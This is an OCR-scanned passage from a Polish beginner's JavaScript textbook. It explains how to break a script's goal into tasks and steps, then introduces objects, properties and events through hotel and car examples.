
W celu utworzenia skryptu należy najpierw zdefiniować cel, a następnie zastanowić się nad zadaniami, które muszą być wykonane, aby ten cel osiągnąć.

Ludzie potrafią osiągać skomplikowane cele bez zbyt długiego zastanawiania się nad tym. Na przykład możesz prowadzić samochód, przygotować śniadanie lub wysłać wiadomość e-mail i nie potrzebujesz do tego zestawu dokładnych instrukcji. Jednak w trakcie pierwszego wykonania dowolnego z wymienionych zadań wydaje się ono skomplikowane. Dlatego też podczas zdobywania nowych umiejętności nauka jest często dzielona na mniejsze zadania, które trzeba poznawać po kolei. Mając doświadczenie w wykonywaniu poszczególnych zadań, osiągnięcie wyznaczonego celu wydaje się łatwiejsze.

Pewne skrypty, które będziesz odczytywać lub tworzyć po zakończeniu lektury niniejszej książki, mogą być całkiem skomplikowane i na początku będą zapewne budzić grozę. Jednak skrypt to po prostu seria krótkich poleceń, z których każde służy do rozwiązania konkretnego problemu. Dlatego też utworzenie skryptu przypomina przygotowanie przepisu lub podręcznika pozwalającego komputerowi na rozwiązanie układanki krok po kroku.

Warto w tym miejscu wspomnieć, że w przeciwieństwie do człowieka komputer nie uczy się sposobu wykonywania zadań. Wymaga zestawu instrukcji za każdym razem, gdy wykonuje dane zadanie. Program musi dostarczyć komputerowi wystarczającej ilości informacji szczegółowych, jakby zadanie za każdym razem było wykonywane po raz pierwszy.





Rozpocznij od określenia = ostatecznego celu, a następnie = podziel go na kilka mniejszych.

1: WYZNACZENIE CELU

Przede wszystkim trzeba określić zadanie do wykonania. W tym miejscu można się posłużyć = analogią do puzzli — załóżmy, że komputer ma = je do ułożenia.

2: OPRACOWANIE SKRYPTU

W celu opracowania skryptu wyznaczony cel trzeba podzielić na serię zadań wymaganych = do wykonania, aby ułożyć puzzle wspomniane = w poprzednim punkcie. Można się posiłkować = diagramem.

Należy zapisać poszczególne kroki, które = muszą być wykonane przez komputer w celu = zakończenia zadań cząstkowych. (Nie zapomnij = tutaj o informacjach wymaganych do wykonania = zadań). To jest podejście odmienne od na przykład = opracowania przepisu, którego kolejne kroki są = wykonywane.

3: UTWORZENIE KODU POSZCZEGÓLNYCH KROKÓW


Każdy krok należy zapisać w języku programowania zrozumiałym dla komputera. W omawianym = przypadku to będzie JavaScript.

Być może korci Cię, aby od razu przystąpić do = tworzenia kodu. O wiele lepszym rozwiązaniem = będzie poświęcenie chwili na zastanowienie się = nad projektem skryptu przed faktycznym rozpoczęciem jego tworzenia.

OPRACOWANIE SKRYPTU — ZADANIA

Po wyznaczeniu **celu** dla skryptu można przystąpić = do pracy nad poszczególnymi zadaniami = niezbędnymi do osiągnięcia celu. Ogólny zarys = zadań można przedstawić za pomocą diagramu.

DIAGRAM — ZADANIA POKOJÓWKI W HOTELU



OPRACOWANIE SKRYPTU — KROKI

Każde zadanie można podzielić na sekwencję = kroków. Kiedy osiągniesz gotowość do utworzenia = kodu skryptu, kroki mogą być zapisane w postaci = poszczególnych wierszy kodu.

LISTA — KROKI NIEZBĘDNE DO SPRZĄTNIĘCIA POKOJU

Krok 1. Zdjęcie brudnej pościeli.
Krok 2. Wytarcie wszystkich powierzchni.
Krok 3. Odkurzenie podłóg.
Krok 4. Założenie czystej pościeli.
Krok 5. Zabranie brudnych ręczników i opakowań po wykorzystanym mydle.
Krok 6. Umycie toalety, prysznica, wanny i innych powierzchni.
Krok 7. Położenie czystych ręczników i mydła.
Krok 8. Wytarcie podłogi w łazience.

Jak zobaczysz na kolejnej stronie, konkretne kroki niezbędne do wykonania przez komputer w celu zakończenia danego zadania są bardzo często inne od podejmowanych przez człowieka.

OD KROKÓW DO KODU

Każdy krok właściwy dla danego zadania wymienionego na diagramie musi być zapisany w języku zrozumiałym dla komputera.


W tej książce koncentrujemy się na języku JavaScript i sposobie jego użycia w przeglądarkach internetowych.

Podobnie jak w przypadku nauki dowolnego nowego języka konieczne jest poznanie:

- **słownictwa**, czyli słów zrozumiałych dla komputera;
- **składni**, czyli sposobu łączenia poszczególnych słów, aby utworzyć instrukcje dla komputera.

Jeżeli stawiasz pierwsze kroki na polu programowania, to podczas nauki języka musisz również poznać sposoby osiągania przez komputer różnego rodzaju celów. Odbywa się to za pośrednictwem **programistycznego** podejścia do rozwiązywania problemów.

Komputery zachowują się niezwykle logicznie i są bardzo posłuszne. Konieczne jest podanie każdego szczegółu operacji, które mają do wykonania. Zrobią to wszystko bez słowa sprzeciwu. Ponieważ w przeciwieństwie do człowieka potrzebują różnego typu poleceń, każdy, kto rozpoczyna naukę programowania, na początku popełnia wiele błędów. Nie zniechęcaj się! W rozdziale 10. poznasz kilka sposobów odkrywania potencjalnych problemów — programiści nazywają to **debugowaniem**.



Musisz nauczyć się „myśleć jak komputer”, ponieważ komputery wykonują zadania zupełnie inaczej niż my.

Komputery rozwiązują problemy w sposób **programistyczny**, wykonują serię poleceń, jedno po drugim. Typy niezbędnych instrukcji bardzo często są odmienne od poleceń wydawanych człowieko-wi. Dlatego też na stronach tej książki poznasz nie tylko wykorzystywane w JavaScript słownictwo i składnię, ale również sposób przygotowywania instrukcji, które mogą być wykonywane przez komputer.

Spójrz na rysunek po lewej stronie. Czy możesz powiedzieć, która z pokazanych na nim osób jest najwyższa? Komputer potrzebuje szczegółowych instrukcji, które będzie wykonywał krok po kroku:

1. Określ wysokość pierwszej osoby.
2. Przyjmij założenie, że to jest najwyższa osoba.
3. Sprawdź wysokość pozostałych osób po kolei i porównuj ich wysokość ze znalezioną dotąd „najwyższą osobą”.
4. Jeśli znajdziesz osobę, której wysokość jest większa niż wysokość aktualnej „najwyższej osoby”, to staje się ona nową „najwyższą osobą”.
5. Po sprawdzeniu wszystkich osób poinformuj, która z nich jest najwyższa.

Jak widzisz, komputer musi przeanalizować po kolei wszystkie osoby i przeprowadzić test (czy aktualnie analizowana osoba jest wyższa od znalezionej dotąd najwyższej). Komputer może udzielić odpowiedzi dopiero wtedy, gdy wykona to zadanie, analizując wysokość wszystkich osób.

ZDEFINIOWANIE CELU I OPRACOWANIE SKRYPTU

Teraz zapoznasz się z wyjaśnieniem, jak można przygotować = różnego rodzaju skrypty. W omawianym przykładzie obliczany = jest koszt tabliczki z imieniem — klient płaci za każdą literę.


Pierwszym zadaniem jest określenie celu skryptu = (co chcesz osiągnąć?).

Klient może zakupić tabliczkę z imieniem — = każda litera kosztuje 5 zł. Gdy użytkownik poda = imię, wyświetl koszt przygotowania tabliczki.

Następnie dzielimy cel na serię zadań, które = trzeba po kolei wykonać, aby osiągnąć wyznaczo-= ny cel.


1. Uruchomienie skryptu następuje po kliknięciu = przycisku.
2. Skrypt pobiera imię wprowadzone w polu = formularza sieciowego.
3. Skrypt sprawdza, czy użytkownik wprowadził = dane wejściowe.
4. Jeżeli użytkownik nie podał żadnych danych, = na ekranie wyświetli się komunikat zachęcają-= cy do podania imienia.
5. Jeżeli użytkownik podał imię, należy obliczyć = koszt przygotowania tabliczki, mnożąc liczbę = liter przez koszt jednej litery.
6. Wyświetlenie kosztu przygotowania tabliczki.

(Wymienione powyżej punkty odpowiadają diagra-= mowi przedstawionemu na stronie po prawej).



UMIESZCZENIE ZADAŃ NA DIAGRAMIE

Bardzo często się zdarza, że skrypty muszą wykonywać różne zadania = w rozmaitych sytuacjach. Dzięki diagramowi można określić sposób = powiązania zadań ze sobą. Diagram pokazuje także połączenia między = poszczególnymi krokami.



Strzałki pokazują, jak skrypt przechodzi od = jednego zadania do drugiego. Różne kształty = prezentują odmienne typy zadań. Czasami = są to decyzje, które powodują zmianę ścieżki = wykonywanego kodu.

Sposób zamiany omawianego tutaj przykładu = na kod poznasz w rozdziale 2. Na stronach książki = zobaczysz także wiele innych przykładów różnych = diagramów, a ponadto zapoznasz się z kodem = pomagającym w sytuacji danego typu.

Zaawansowani programiści używają o wiele bardziej skomplikowanych diagramów = zaprojektowanych do przedstawiania kodu. = Jednak do odczytania takich diagramów = wymagane są odpowiednie umiejętności.= Przedstawiane tutaj nieformalne diagramy pomogą = Ci w poznaniu sposobów działania skryptów = w trakcie nauki języka.

LEGENDA DIAGRAMU

Ogólny krok	Zdarzenie
Dane wejściowe lub wyjściowe	Decyzja

PODSUMOWANIE
ABC PROGRAMOWANIA

A. Czym jest skrypt i jak można go utworzyć?

- Skrypt to seria instrukcji, które komputer może wykonać, aby osiągnąć wyznaczony cel.
- W trakcie każdego uruchomienia skryptu może być wykonany jedynie podzbiór wszystkich dostępnych instrukcji.
- Wykorzystywane przez komputery podejście w zakresie wykonywania zadań różni się od podejścia stosowanego przez człowieka. Wydawane instrukcje muszą pozwolić komputerowi na programistyczne wykonanie zadania.
- Aby przygotować skrypt, podziel cel na serię zadań, a następnie opracuj poszczególne kroki niezbędne do ukończenia zadania (tutaj diagram może okazać się pomocny).

1/b

JAK KOMPUTERY WKOMPONOWUJĄ SIĘ W OTACZAJĄCY NAS ŚWIAT?


KOMPUTERY TWORZĄ MODELE ŚWIATA NA PODSTAWIE DANYCH

Oto model hotelu wraz z drzewami, ludźmi i samochodami. Dla człowieka jest zupełnie jasne, jaki rodzaj rzeczywistego obiektu przedstawiają poszczególne modele.

Z kolei komputer nie posiada = predefiniowanej koncepcji, czym jest hotel lub samochód. = Zupełnie nie zna ich prze-= znaczenia. Używany przez = Ciebie laptop lub telefon nie ma = ulubionej marki samochodu, = a także nie wie, ile gwiazdek = ma hotel, w którym się = zatrzymałeś.

W jaki więc sposób wykorzy-= stujemy komputery w celu = utworzenia aplikacji pozwala-= jącej na dokonanie rezerwacji = w hotelu lub w celu stworzenia = gier wideo, w których gracze = ścigają się samochodami? = Odpowiedź jest następująca: = programiści tworzą różnego = rodzaju modele, zwłaszcza dla = komputerów.

Wspomniane modele potrzebują = danych. Nie ma w tym nic dziwnego — dane to wszystko, czego komputer potrzebuje, aby = wykonać wydane mu instrukcje = prowadzące do realizowania = zadań.



OBIEKTY I WŁAŚCIWOŚCI

Jeżeli nie widzisz obrazu pokazującego hotel i samochody, to mimo wszystko dane przedstawione w ramkach dostarczają wiele informacji o scenie.

OBIEKTY (RZECZY)

W świecie programowania komputerowego każdą rzecz świata fizycznego można przedstawić w postaci **obiektu**. Istnieją różne **typy** obiektów, tutaj to hotel i samochód.

Programiści powiedzieliby, że w omawianym przykładzie mamy jeden **egzemplarz** obiektu **hotel** i dwa **egzemplarze** obiektu **samochód**.

Każdy obiekt posiada własne:

- właściwości,
- zdarzenia,
- metody.

Razem pozwalają one na utworzenie działającego modelu danego obiektu.

WŁAŚCIWOŚCI (CECHY CHARAKTERYSTYCZNE)

Oba pokazane samochody mają te same cechy charakterystyczne. W rzeczywistości każdy samochód ma producenta, kolor i pojemność silnika. Istnieje nawet możliwość określenia jego aktualnej szybkości (o ile się porusza). Wymienione cechy charakterystyczne są przez programistów nazywane **właściwościami** obiektu.

Każda właściwość ma **nazwę** i **wartość**, poszczególne pary nazwa-wartość dostarczają pewnych informacji o egzemplarzu obiektu.

Najbardziej oczywistą właściwością hotelu jest właściwość `name`. Wartość wymienionej właściwości to `Quay`. Liczbę pokoi w tym hotelu możesz poznać, patrząc na wartość właściwości `rooms`.


Idea par nazwa-wartość jest stosowana zarówno w HTML, jak i CSS. W kodzie znaczników HTML atrybut przypomina właściwość, poszczególne atrybuty mają różne nazwy, a każdemu atrybutowi może być przypisana wartość. Podobnie w stylach CSS można zmienić kolor nagłówka przez utworzenie reguły przypisującej właściwości `color` odpowiednią wartość lub zmienić czcionkę przez przypisanie właściwości `font-family` nazwy wybranej czcionki. Pary nazwa-wartość są w programowaniu powszechne.

OBIEKT HOTEL

Obiekt **hotel** wykorzystuje nazwy właściwości i ich wartości w celu dostarczenia informacji o danym hotelu, takich jak jego nazwa, liczba gwiazdek, liczba pokoi, liczba wolnych pokoi itd. Na podstawie tych informacji można także ustalić, czy hotel udostępnia określone atrakcje.

OBIEKT SAMOCHÓD

Oba egzemplarze obiektu **samochód** współdzielą te same właściwości, choć ich wartości mogą być inne. Na podstawie wartości właściwości można ustalić producenta pojazdu, jego aktualną szybkość (o ile właśnie się porusza), kolor karoserii i typ paliwa, którego potrzebuje.



ZDARZENIA

W rzeczywistym świecie ludzie używają rzeczy (obiektów). Zachodzące = interakcje mogą spowodować zmianę wartości właściwości obiektów.

CO TO JEST ZDARZENIE?

Istnieje wiele powszechnie znanych sposobów interakcji ludzi z różnymi obiektami. Na = przykład kierowca samochodu najczęściej używa = przynajmniej dwóch pedałów. Samochód został = zbudowany tak, aby odpowiednio reagować, = gdy kierowca je naciska:

- pedał gazu powoduje zwiększenie szybkości = samochodu,
- pedał hamulca zmniejsza szybkość samochodu.=

Podobnie programy są zaprojektowane do wykonywania różnych rzeczy, w zależności od sposobu = interakcji użytkownika z komputerem. Gdy = użytkownik kliknie na przykład łącze *Kontakt* na stronie internetowej, spowoduje to wyświetlenie = formularza kontaktowego, natomiast gdy wpisze = tekst w polu wyszukiwania, zostanie automatycz-= nie uruchomiona funkcja wyszukiwania.

Zdarzenie pozwala komputerowi na stwierdzenie: = „Hej, to się właśnie zdarzyło!".

CO ROBI ZDARZENIE?

Programiści wybierają zdarzenia, na które będą reagować tworzone przez nich aplikacje. Dane = zdarzenie można wykorzystać do uruchomienia = określonego fragmentu kodu.

W skryptach bardzo często różne zdarzenia = są wykorzystywane do uruchamiania różnych = funkcjonalności.


Skrypt więc reaguje na zdarzenia (zawiera kod, = który będzie uruchamiany po wystąpieniu danego = zdarzenia).

OBIEKT HOTEL

